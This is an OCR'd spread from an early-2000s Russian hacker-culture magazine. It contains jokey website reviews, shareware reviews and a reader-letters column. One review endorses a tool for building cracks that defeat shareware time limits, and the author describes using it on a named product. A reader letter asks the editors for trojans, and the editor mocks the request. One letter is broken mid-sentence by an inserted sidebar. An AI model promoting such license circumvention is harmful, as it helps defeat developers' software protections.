Убежать от сектантов-чебурашек сложно, но можно. Например, на Луну. Но, чтобы отправиться жить на Луну, надо сначала облюбовать местечко для своей будущей фазенды и купить его. ДА! Просто взять - и купить. Оказывается, это реально, быстро и не очень дорого. Уже почти 600 человек на это купились... э... в смысле - купили себе участочек ;). Сотка на Луне стоит около 10 копеек. Это пока. А прикинь, сколько она будет стоить лет этак через 20, если на Луне что-нибудь построят и туда будут летать самолеты? Ну, если и не через 20 лет такое произойдет, то к твоей старости, или уж, по крайней мере, твои дети или внуки смогут озолотиться. А вот Деннис Хоуп, похоже, уже озолотился. Ведь это он 20 лет назад зарегистрировал право собственности на Луну и теперь распродает ее частями. На сайте ты узнаешь подробности покупки, увидишь, какие документы ты после покупки получишь и в какую компанию ты попадешь (лунатиками стали такие люди, как Юрий Шевчук, Артемий Лебедев, Стоянов с Олейниковым).



Садистские стихи

http://www.sado.boom.ru



Это первые образцы высокой поэзии, с которыми сталкивается каждый нормальный человек. Бывают, конечно, клинические случаи - когда пациент, дожив до почти взрослого возраста, так и не знает ни одного садистского стиха... И если ты - один из таких пациентов, то иди на сайт - и лечись! Стоит только начать - и от этого невозможно оторваться. Кстати, все началось с четверостишия поэта Олега Григорьева:

Я спросил электрика Петрова:
- Для чего ты намотал на шею провод?
Ничего Петров не отвечает,
Висит и только ботами качает.

А потом уже народное творчество было неудержимо, и с середины 70-х годов "страшилки" превратились в целое фольклорное направление. На сайте ты найдешь много страшилок: и классических, и новых. Вот, например, образец свежих веяний в жанре:

Дети в подвале в Гейтса играли,
Стасика Биллом зачем-то назвали.
В Стасика воткнут лом и топор,
Все же не любит Windows Егор.

Задница.Ru

http://zhopa.ru



В связи с новогодними праздниками трудно пройти мимо такого... Возможно, что скоро картинки и поздравления на сайте изменятся. Ведь впереди праздник "23 февраля" и "8 марта". Представляю, какие там могут картинки появиться! ;-) Надо зайти, посмотреть...

Аудиокнига

http://audiokniga.narod.ru

Согласись, что мы живем в мире офигительных технологий. Если раньше твои папа с мамой, чтобы понять содержание книги, должны были читать ее, то ты теперь можешь просто-напросто слушать свою любимую книгу (если такова имеется =) благодаря сайту Аудиокнига. Там тебе будет представлен на выбор список доступных для скачки книг в формате mp3. Правда, их сейчас не слишком много, но автор сайта слезно уверяет, что их количество будет пополняться. Скачать их можно абсолютно бесплатно. Кроме того, этот ресурс содержит линки на сайты с другими mp3-книгами. Проект этот экспериментальный, поэтому остается пожелать автору довести свое дело до конца. А оно того стоит. Прикинь, ты идешь с mp3-плеером и слушаешь не музыку, а какого-нибудь Пелевина, Кастанеду или Лавкрафта =). Зашибись!

Экзотические музыкальные инструменты


http://sitar.pisem.net



Теперь самое время перейти от грязной эротики к чистому искусству. Этот сайт будет интересен тем, кто интересуется музыкой (не только "послушать", но и "поиграть") и музыкальными инструментами (не только "посмотреть", но и "поделать"). Тем более, что, как написали авторы сайта, подобного в Рунете нет. Здесь можно познакомиться со многими экзотическими инструментами, о которых ты наверняка и не слышал никогда. Типа "тампура" или "домра-бузука" (хорошо, что не "базука" :)). Большинство инструментов, представленных на сайте, находится в частных коллекциях, многие сделаны для продажи. Так что, накопив килобаксик денег, ты сможешь купить инструмент "дутар", научиться на нем играть и приглашать девушек на собственные концерты. Думаю, что если ты герле пообещаешь "дутар", то она просто из одного только любопытства согласится. ;)
Еще одно практичное применение этого сайта. Ты можешь научиться делать такие экзотические инструменты и, учитывая их стоимость, обязательно разбогатеешь. А начать можно с более простых девайсов - дудочек. А затем заняться барабанами, струнными и электромузыкальными инструментами. Есть из чего выбрать.

FLASH GAMES - игровой портал

http://fgames.com.ru



Здесь есть куча разных игр: гонки и аркады, квесты и симуляторы, ролевые и стратегии. Но мы пойдем в "наш" раздел - "Игры для извратов". В нем для нас, извращенцев, приготовлены и уже полюбившаяся игрушка "Убить телепузика", и другие, в которых замочить и надругаться можно над: белочками, обезьянками, парнями в спортзале и еще много над кем. Сразу видно, что и создатели этих игр, и составители раздела - настоящие извращенцы, а нормального человека от этого всего воротит, в чем я смог убедиться лично. На моих глазах один чел блеванул на монитор и клаву, когда, не подумав, загрузил себе одну из этих игр. Невозможно пройти мимо раздела эротических игр. Зайдем и туда. "Просмотр данных игр не рекомендуется лицам до 18 лет" - то, что надо. Это, конечно, не порнушный сайт, но что-то общее есть. В общем, тебе понравится.




ШароWAREZ


M.J.Ash (www.xknows.com, m.j.ash@real.xakep.ru)



TalkingShow v 1.0



Windows 9x/Me/NT/2k
Size: 7879 Kb
Shareware
http://www.gocyberlink.com




На редкость забавная программа, способная превратить лицо на фотографии в трехмерную компьютерную модель головы, а затем очень качественно эту голову "оживить": заставить ее улыбаться, удивляться или, допустим, хмуриться. Последнее сильно выделяет TalkingShow из целого ряда конкурирующих программ, чьи творения умеют только губами шевелить да глазами хлопать.

Процесс создания анимированной модели в TalkingShow делится на два этапа. Сначала ты вводишь в программу чье-нибудь изображение и с помощью контрольных точек объясняешь ей, где на фотке кончаются уши и начинаются глаза. Не расстраивайся, если у человека на фотографии не видно зубов! Так даже лучше, поскольку в TalkingShow имеется целый ряд прикольных "протезов", которыми можно снабдить синтезированный персонаж. На втором этапе ты подгружаешь wav-файл с речью и приступаешь непосредственно к "оживлению" модели головы. При этом в окне TalkingShow отображается сразу несколько параллельных дорожек. Верхняя дорожка содержит графическое представление звукового файла, остальные - служебные. На них размещаются специальные метки, которые сообщают программе, когда виртуальный персонаж должен улыбнуться (сила эмоции задается в процентах), когда - покачать головой, а когда - сменить фоновую картинку или проиграть фоновый звук. Программа TalkingShow сама расставляет метки, позволяющие губам компьютерной модели шевелиться синхронно с "произносимым" текстом. Готовый "репортаж" можно сохранить как в собственном формате программы, так и (что особенно приятно:) в формате MPEG-4 видео.



WinMorph v 2.01

Windows 9x/Me/NT/2k/XP
Size: 707 Kb
Freeware
http://www.debugmode.com/winmorph



Заставив с помощью TalkingShow своего бывшего препода по высшей математике лихо распевать матерные частушки, я невольно вспомнил о другом издевательстве, которому можно легко подвергнуть фотографию чьей-либо физиономии. Я имею в виду морфинг - плавное преобразование одного изображения в другое. Операция простенькая, но эффектная. В ней главное - правильно выбрать конечное изображение. Что-нибудь такое, обидное, будет в самый раз! Высказал давеча твой приятель несколько критических замечаний в твой адрес - смело превращай его в поросенка (вид сзади :). И можешь быть уверен, что видеозапись этого превращения будет идти на ура!

Классическим инструментом для морфинга изображений является программа WinMorph. Она проста и бесплатная, но, как говорится, дело свое знает. Ей по зубам даже последовательная трансформация одного изображения в другое, другого в третье и так далее. Эта весьма удобно, когда, скажем, хочется, чтобы при превращении человека в свинью у того сначала "вырастал" пятачок, а уже затем появлялась щетина и наливались салом щеки.

Результирующие файлы программа записывает с заданным качеством в форматах AVI или MPEG. Сделай в WinMorph целую подборку таких файлов на основе фоток своих знакомых и покажи ее на вечеринке в интеллигентной компании под названием "Дружеские шаржи". Популярности тебе это, правда, не добавит, но посмеешься от души. Но только обязательно проверь, чтобы компания была действительно интеллигентной! А то в противном случае есть риск, что за эти самые "Дружеские шаржи" тебе самому сделают морфинг. Причем вручную - без участия описанной выше проги! :)


Mouse Around v 1.0




Windows 9x/Me/NT/2k
Size: 290 Kb
Shareware
http://www.panicware.com

Отличное пополнение моей коллекции "оживителей" Рабочего стола. После запуска программа MouseAround наделяет указатель мыши волшебными свойствами - тот начинает разбрасывать искры, пускать пузыри и посылать воздушные поцелуи. При этом сам указатель превращается в ракету, волшебную палочку, сердечко... Само собой, выполнению курсором своих обычных функций эти превращения никоим образом не мешают. Правда у отдельных юзеров могут возникнуть некоторые проблемы чисто психологического характера: не так-то просто привыкнуть к тому, что при каждом клике курсор мыши взрывается или выпускает облако разноцветных звездочек.

Всего же MouseAround может обучить указатель мыши семнадцати различным жизнерадостным эффектам, скорость выполнения, цветовая схема и зона действия которых (весь экран, только активное окно и т.д.) определяется пользователем.





Amiglobe 2001




Windows 9x/Me/NT/2k/XP

Size: 5483 Kb

Shareware

http://www.amiglobe.com

Атлас мира. Виртуальный глобус, три вида карт плюс подробная информация о 242 странах, заимствованная из книги "C.I.A. World Fact Book". Все преимущества электронного издания: плавное увеличение выбранной области, полнотекстовый поиск по базе данных, вывод информации на печать. И, разумеется, полная интерактивность: в Amiglobe ты одним кликом выделяешь заинтересовавшую тебя страну, загружаешь ее карту, флаг или даже слушаешь ее гимн. Кроме того (благодаря бравым парням из ЦРУ :), ты также можешь дополнительно ознакомиться с детальной географической, социальной, экономической и некоторыми другими характеристиками любого участка земной поверхности, обладающего государственным суверенитетом. Кстати, мне лично очень понравилась возможность сравнивать страны между собой по отдельным показателям. Хотя должен честно признаться, информация о том, что Россия находится на 138 месте в мире по продолжительности жизни (67 лет - аккурат между Монголией и Ираком :) повергла меня в легкую депрессию. Без оплаты все эта интересная и полезная программа работает только первые 30 дней после установки. Но это ограничение можно обойти. Есть и другое ограничение: Amiglobe умеет показывать фотографии достопримечательностей разных стран и городов, но лишь тогда, когда имеется доступ в Сеть. И это ограничение, к сожалению, обойти уже не удастся! :)





IN TRASH

InqSoft Sign Of Misery v 1.4




Windows 9x/Me/NT/2k


Size: 534 Kb


Freeware

http://www.cybermaniac2k.chat.ru

Зная о том, как порой трудно бывает найти кряк для нужной проги, я подумал, что этот оригинальный инструмент для продления "жизни" shareware-программ должен тебе обязательно понравиться. Он позволяет рядовому пользователю, не обладающему какими-либо специальными знаниями, эффективно бороться с защитами типа TimeLimit (ограничение по времени использования), NAG screen'ами и встроенной в ПО баннерной рекламой. В отличие от существующих программ подобного рода, Sign Of Misery не требует своего присутствия в памяти во время запуска и исполнения выбранной программы. Все необходимые функции реализуются при помощи создаваемого пользователем скрипта, который в дальнейшем может быть откомпилирован в обычный исполняемый файл (патч или кряк - называй как угодно :). Сразу стоит предупредить, что Sign Of Misery - это не автоматический "крякатель", о котором втайне мечтают некоторые олухи. Для работы с этой программой нужно хотя бы приблизительно представлять себе, что такое, к примеру, "заголовок окна" или "ключ реестра". Тем не менее, Sign Of Misery действительно работает! Я убедился в этом на собственном опыте, когда, слегка повозившись, смастерил в этой проге патч, заставляющий "модификатор диалоговых окон" по кличке Direct Folders (www.codesector.com) трудиться дольше положенного срока :).









ШароWARE Z

M.J.Ash (www.xknows.com, m.j.ash@real.xakep.ru)



DreamKeys v 1.2.3


Windows 9x/Me/NT/2k/XP

Size: 466 Kb

Freeware

http://www.dgdr.com/dreamkeys

DreamKeys - так называется оболочка для набора plug-in-ов, позволяющих использовать "горячие клавиши" для управления WinAMP'ом, запуска программ, манипуляции окнами и выполнения прочих рутинных операций. Несколько основных plug-in'ов входит в стандартный дистрибутив программы. Остальные (а таких великое множество) выложены на домашней страничке DreamKeys. Их следует подбирать под конкретные приложения и нужды. По тому же адресу особенно продвинутые товарищи могут раздобыть SDK для создания собственных plug-in'ов... В принципе, на этом описание DreamKeys можно было бы и закончить, если бы специально для этой проги не был бы написан один крайне занятный "дополнительный модуль" под названием ICQ Shortcut. Этот модуль обеспечивает глубокую интеграцию DreamKeys и тети Аси. С его помощью пользователь DreamKeys может нажатием одной единственной кнопки открывать поступившее ему на аську сообщение, менять свой статус (свободен, занят, отсутствует) и даже (внимание! :) открывать окно для отправки сообщения определенному собеседнику. При этом сама тетя Ася может находиться в свернутом состоянии - в виде цветочка на Панели задач! Круто, да?!! Наличие такой "фишки" очень серьезно выделяет DreamKeys на фоне других программ этого вида. К слову сказать, я от этой софтины и сам слегка зафанател, поскольку действительно удобно: поступило сообщение - кнопку нажал, прочел, ответил. Хочешь сам мессагу кинуть? Опять в кнопку тыкнул, написал что хотел, отправил. И мышкой елозить по столу не надо, и место на экране под окно ICQ не расходуется.





NATURA Sound Therapy v 1.0

Windows 9x/Me/NT/2k/XP

Size: 8768 Kb

Shareware

http://opticalsweets.com

Очередной претендент на звание "Лучшего релаксатора современности". Симпатичный дизайн и четыре основных ползунка, отвечающих за формирование вокруг пользователя приятного звукового фона. Каждый из ползунков регулирует громкость связанной с ним звуковой темы: шума океанских волн, журчания ручейка, раскатов грома или жизни вечернего леса. Юзер может микшировать эти темы между собой, добиваясь наиболее приятного его уху сочетания. Однако, имея перед глазами такой великолепный пример для подражания, коим является программа Aire Freshener (www.xknows.com/best.htm), разработчики NATURA Sound Therapy никак не могли ограничиться лишь четырьмя основными темами (напомню, что в Aire Freshener таких тем более 30 :). Именно поэтому они снабдили свою разработку еще и уникальным "Синтезатором мозговых волн". Этот синтезатор умеет генерировать 16 дополнительных звуков непонятного характера, часть из которых (если верить инструкции :) погружает юзера в глубокий сон, часть - фокусирует внимание, а остальные призваны стимулировать медитацию и оказывать легкий расслабляющий эффект. Для полного кайфа "мозговые волны" предлагается комбинировать со звуками природы. Судя по отзывам, кое-какие комбинации действительно получаются ничего - если еще и вглядываться в цветные узоры, которые NATURA Sound Therapy без передышки рисует на экране, то через некоторое время крыша съезжает напрочь :).





Game Commander 2 v2.0


Windows 9x/Me

Size: 4754 Kb

Shareware

http://gamecommander.net

Когда пользователь этой программы играет в какую-нибудь игру, то его трудно не заметить. Уставившись на экран, этот перец не только свирепо орудует мышкой, но и громко орет в стоящий перед ним микрофон что-нибудь вроде: "Агрессивный режим. Первая группа - огонь! Вторая группа - огонь! Третья группа - стоять! СТОЯТЬ, я сказал! Да куда же вы, сволочи, полезли...". Поначалу, видя такое дело, в голову закрадывается мысль о серьезном психическом расстройстве. Однако, присмотревшись повнимательней к игровому процессу, начинаешь понимать, что человек не спятил и не дерет горло почем зря - он всего лишь отдает команды. И эти команды выполняются! Правда, догадаться, что именно Game Commander обеспечивает их выполнение, довольно трудно, поскольку эта программа обычно работает в фоновом режиме. Изначально Game Commander позволяет управлять голосом некоторыми действиями всего в девяти играх (Age of Empires 2, Nascar Rasing 3, Quake 3, Unreal Tournament...), да и то лишь на хорошем английском. Но этот список может быть легко расширен самим пользователем, а свои собственные наборы команд разрешается "записывать" на любом языке. В режиме тренировки повторяешь нужную команду три раза, и все! Game Commander ее запомнит. Кстати говоря, хотя эта программа и предназначена в первую очередь для любителей компьютерных игр, ничего не мешает тебе использовать ее для управления, скажем, своей бродилкой или текстовым редактором. Это даже может быть очень забавно, так как в Game Commander есть одна фишечка, которая в серьезных программах голосового управления компьютером почему-то отсутствует. Я говорю об обратной связи: распознав и выполнив любую твою команду, Game Commander способен бодро отрапортовать "Сделано, сэр!" или выкрикнуть что-нибудь еще в этом роде :).







Пять забавных интерактивных персонажей, которых можно поселить на своем или чужом Рабочем столе. Разумеется, если у тебя есть время для всяких там развлечений :).




ChickenEx v 1.1 (1500 Kb)

Win 9x/Me/NT/2k Freeware

http://www.members.aon.at/cude

Мурхун, безумная птица, главный персонаж культовой серии игр (подробнейшую информацию о которой - с подробным разбором всех секретов - можно найти здесь: www.niabis.open.by/moorhuhn1.htm), с диким криком периодически вылетает на экран. Одновременно с этим указатель мыши превращается в прицел. Точный клик, и мурхун артистично дохнет. Если добавить ChickenEx в автозагрузку и задать очень маленький промежуток между появлениями птицы, то этот безобидный deskmate превращается в страшной силы заподлянку :).






FatB v 3.1 (~2 Mb)

Win 9x/Me/NT/2k Freeware

http://fatb.oska.com

Толстый мужик в плавках и бейсболке. Как только ты прекращаешь работать на компьютере, он появляется на экране, смотрит телик, рассекает на тракторе, нахально пьет пиво, а упившись - ползает на четвереньках где попало. Поскольку FatB - родной брат медвежонку Osk'e (www.oska.com) и девице легкого поведения Tahni (www.tahni.com), то качество анимации и приколов - на уровне.






Winnie v 1.0 (22 Kb)

Win 9x/Me/NT/2k/XP Freeware

http://ok.novgorod.net/vinni

Симпатичный маленький Винни-Пух (наш, родной, не диснеевский), летающий на голубом воздушном шарике за курсором мышки. Медведь обеими лапами держится за нитку и в полете плавно вращается. Самый маленький (по размеру дистрибутива :) и в то же время самый душевный персонаж из этой подборки "настольных приятелей". Рекомендую! :)






T-Rex v 1.0 (2254 Kb)

Win 9x/Me/NT/2k Shareware

http://www.myfrenz.com/trexworld

T-Rex - первый приличный настольный приятель, выполненный в 3D, а не нарисованный художниками-аниматорами. Виртуальный динозавр довольно естественно бегает по экрану, сильно топочет и громко сопит. Курсор мыши вызывает у этой зверюги нездоровое оживление: она внимательно наблюдает за его перемещениями и при случае пытается укусить. Сделать это T-Rex не может, поэтому он постоянно громко и обиженно ревет.






Путин v 1.5 (741 Kb)

Win 9x/Me/NT Freeware


http://www.szsoft.by.ru


Э-э-э... Виртуальный президент России. Может выпить, покурить. С ним можно поболтать. Правда, во время разговора Владимир Владимирович почему-то избегает смотреть собеседнику в глаза и пишет с ошибками. Кроме того, в отличие от оригинала, виртуальный президент отличается редкостной тупизной... Впрочем, некоторым несознательным личностям такой Путин нравится даже больше :).



ё-MAIL

Наше е-мыло: magazine@xakep.ru





На письма отвечал Centner

Нынешний, первый в 2002 году, обзор свежей читательской мысли можно смело назвать экстренным, ибо писался он в условиях, максимально приближенных к боевым. Дело в том, что за последние 4 дня в моем компьютере по независящим от меня причинам погибли целых ТРИ! винчестера. Звучит торжественная барабанная дробь… Но самые ценные данные у меня были записаны в блокнотик, так что все идет своим чередом, волноваться буквально не о чем.



Самое главное, не пропало не так давно пришедшее письмо от господина Белого (www70@mail.ru). Письмо цитирую без изменений: "Привет, Centner! Как ты там говорил, готов публично постричься (тут у меня возникла проблема, что ты имел ввиду - постричься или подстричься?), ну, думаю, ты разберешься - кого и как =). С уважением Белый". Самое главное, к письму прилагалась картинка, да какая! Желающих понять, в чем тут суть, адресую к Ё-мейлу, точнее к самому дурацкому письму в X ver.10.01(34), а картинку ты видишь перед собой. Лично от себя замечу, что данные "картинки" сейчас усиленно проверяются компетентными органами, по итогам проверки обязуюсь выполнить (или не выполнить) все взятые на себя обещания. Пропуская долгие (примерно страниц на пять) размышления о погодах, стоящих у



нас на дворе, хотел бы засвидетельствовать свое почтение Юрику Носову (PPSYCHO@MAIL.RU), чья служба несомненно и опасна, и трудна. Обратимся к фактам: "Приветики, редакции! Ребята! Хочется сказать только МОЛОДЦЫ! Не грузите наши головы лабудой, а просто расслабляете! Знали бы вы, как приятно после Матана и половых актов с начальством спокойно посидеть и почитать! Спасибо вам за это! Статьи просто отпад, а последний спец срубает наповал! Да и новый дизайн тоже отметить хочется! В общем, спасибо вам огромное!" Вот это письмо! Четко, по делу, сразу видна суть всех описываемых явлений. Всем держать равнение на Юрика!

К сожалению, далеко не всех наших читателей (про авторов я вообще тихо молчу…) можно назвать полностью адекватными. Вот, например, дорогой товарищ Zentner (zentner@newmail.ru), которого категорически не нужно путать со мной, взял и опорочил все самое дорогое, что есть у Х. Судите сами: "Дарова, Холод! Вот уже год, как читаю ваш журнал, журнал прям ваще для меня, все есть, одно заподлостроение чего стоит, а рубрика хумор? Ай да Даня, ай да сукин сын, багтрек иногда почитываю. Вот только сайт у вас больно тяжелый, прям не дождешься. А так все нормально, так держать, молодцы." Вне всяких сомнений - крайне приятно читать хвалебные отзывы, но возникает законный вопрос - какой же Вы, дорогой товарищ Zentner, номер целый год читаете? Может самый первый за 1999 год? Дружно, все вместе снимаемся с ручника и вспоминаем, когда именно Холод в последний раз отвечал на письма в Ё-мейле. Или нам мейлы голубиной почтой доставляют? Да, а Даня за "сукиного сына" тебе отдельный привет передаст. Начинай ждать :)).

С конструктивной критикой на этот раз выступает отчасти сомневающийся, но в общем оптимистично настроенный читатель с ником kargus (kargus@xakep.ru). Вежливо поздоровавшись с нами словом "Хай!", kargus сообщает, что является нашим постоянным читателем, бурно радуется новому дизайну и не упускает возможности малость нас покритиковать: "Почти в каждом номере у вас есть статьи типа как бы взлома с применением того или иного софта, и что же это получается: в каждом номере новый автор (!) выставляет новый шедевр программистской мысли, и каждый раз они почему-то оказываются разными. Вообще это неплохо с разным софтом знакомиться, но после каждого номера не знаешь, что и выбрать."
Дабы облегчить непростой выбор, предлагаю со своей стороны печатать из номера в номер один и тот же "шедевр", написанный до боли знакомым автором, причем можно остановиться на чем-нибудь ненавязчивом и веселеньком - гоголевском "Ревизоре", например. Или на "Чапаеве" Фурманова. Ну или на Фиглях Фиглемиглева :)). Идея выставляется на всеобщее голосование, о результатах доложу.


Таперича предлагаю всем ознакомиться с мнением Петра Солдатова (soldatov@sv.ru), в душе которого бушуют страсти почище шекспировских! Да что там Шекспир… "Сижу, вкалываю тут как ишак, в перерывах почитываю Ваше детище, и зло меня прям распирает отовсюду! Такое мое складывается впечатление, что те, кто пишет свои мысли Вам, чё-та не особо довольны чем-то… На хрена, спрашивается, покупать-то… Конечно, существуют и положительные мыслишки, но в основном какой-то негатив… Может номер {35} такой попался?… Черт его знает… А вполне все ведь у Вас нормально получается же. Ежели не нравится кому - ловить, а как поймают - на кол. Для профилактики…
А в общем: давай дальше в том же духе!!! Будьте бдительны!!! Удачи!!!"
После мер по усилению бдительности неожиданно вспомнилась фраза из фильма, дескать был у нас толмач-немчин, так мы его это, того… зарезали или повесили. А то и сварили. В общем, спасибо Петру за предложение, мы пока подумаем, а то нет единства мнений по поводу страшной кары для недовольных.

А напоследок хотелось бы привести целиком письмо Ивана В. Петрова (gsdesign@ur.rags.ru), начальника отдела ЭОТ ИЦ РАГС. Но целиком привести увы, не получилось, потому с чувством глубокого удовлетворения помещаю наиболее сочные строки. Письмо написано со знанием дела, уместным чувством юмора, а главное по делу.



"Я не буду орать, что читаю, конспектирую и коллекционирую журнал чуть ли не с первого номера. Нафиг. Таких любителей - вагон, и их письма вы и так разгребать не успеваете (если

Ё-Mail
ХАКЕР



Самое письмо номера.

ДУРАЦКОЕ

На этот раз самое дурацкое письмо номера я выбрал с легким сердцем… Прочтя его целиком, каждый сможет понять, почему я остановился именно на этом сообщении из всего гигантского потока писем в X :)). Так вот, у меня лично ну ни одного трояна под рукой не оказалось (просто не держу такого добра на своем винте из соображений безопасности), а вот читатели, думаю, смогут тебе помочь (отличная возможность протестировать межчитательскую взаимопомощь), родной ты наш человек johnx :)).
P.S. После того, как получишь и разберешь все "подарки", не забудь забрать свою бритву, будет что побрить :)).

From: johnx .
[johnx@mail.nnov.ru]

Subject: моЁ письмо ПЕРЦАМ

Привет!

Я являюсь читателем вашего журнала и поэтому, думаю, вы меня поймете:)
Дело в том, что мне хочется
а) Инета
б) наколоть друзей
Поэтому прошу ---ВЫШЛИТЕ ТРОЯНОВ---.ПОЖААААЛУЙ-СТА!!!!!!!!!!!!!!!!!!!!!!
ну не было у меня возможности их у вас скачать(отстойнейшая линия и все такое).
только не в запущенном состоянии.
мой e-mail - johnx@mail.nnov.ru (2 mb)
помогите родному человеку кто чем может :)

Заранее спасибо.
Пока!
(кстати, на моем диске с 98-м есть каталог bonus.
а в нем переборщики и тому подобные х. проги. ???)



только фильтрацию в /dev/null не поставили =)). Еще я не буду орать, что журнал концептуальный, и как пионер движения задает общее прогрессивное направление по пути к светлому... тьфу, занесло. Ну вы поняли =).

